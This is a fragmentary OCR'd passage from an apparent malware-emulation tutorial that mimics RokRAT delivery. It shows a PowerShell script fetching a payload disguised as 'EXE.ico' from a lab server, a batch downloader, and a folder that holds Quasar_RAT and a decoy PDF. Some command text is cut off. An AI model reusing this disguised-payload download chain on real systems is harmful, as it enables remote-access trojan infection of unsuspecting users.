
File Edit Format View Help

```
$url = "http://192.168.40.153:8000/EXE.ico"
$outpath = "$PSScriptRoot/test.ico"
Invoke-WebRequest -Uri $url -OutFile $outpath
pause
```


Windows (CRLF) Ln 4, Col 6 100%

When I execute this script, its runs as expected.







Use the same script to download txt file. Just for testing sake.



"The hacker mindset doesn't actually see what happens on the other side, to the victim." -Kevin Mitnick

Do you remember the “hc_text.bat” file I used in Part-1 of this tutorial. I make a copy of that Bat -ch script and name it “hc_test2.bat”.





hc_test2 - Notepad

File Edit Format View Help

```
http://192.168.40.153:8000/test.txt -OutFile test2.txt"
```

Windows (CRLF) Ln 2, Col 95 100%

RokRAT

Search RokR...

Name	Date modified	Type	Size
Hc_Decoy	11/15/2022 11:18 ...	PDF File	1
hc_test2	7/18/2023 6:08 PM	Windows Batch File	
PS_script_3	7/18/2023 4:09 PM	Windows PowerSh...	
Quasar_RAT	7/16/2023 5:24 PM	Application	3,19
test	7/18/2023 4:06 PM	Icon	3
test2	7/18/2023 6:10 PM	Text Document	47

"I did get a huge endorphin rush when I was able to crack a system because it was like a video game.-Kevin Mitnick

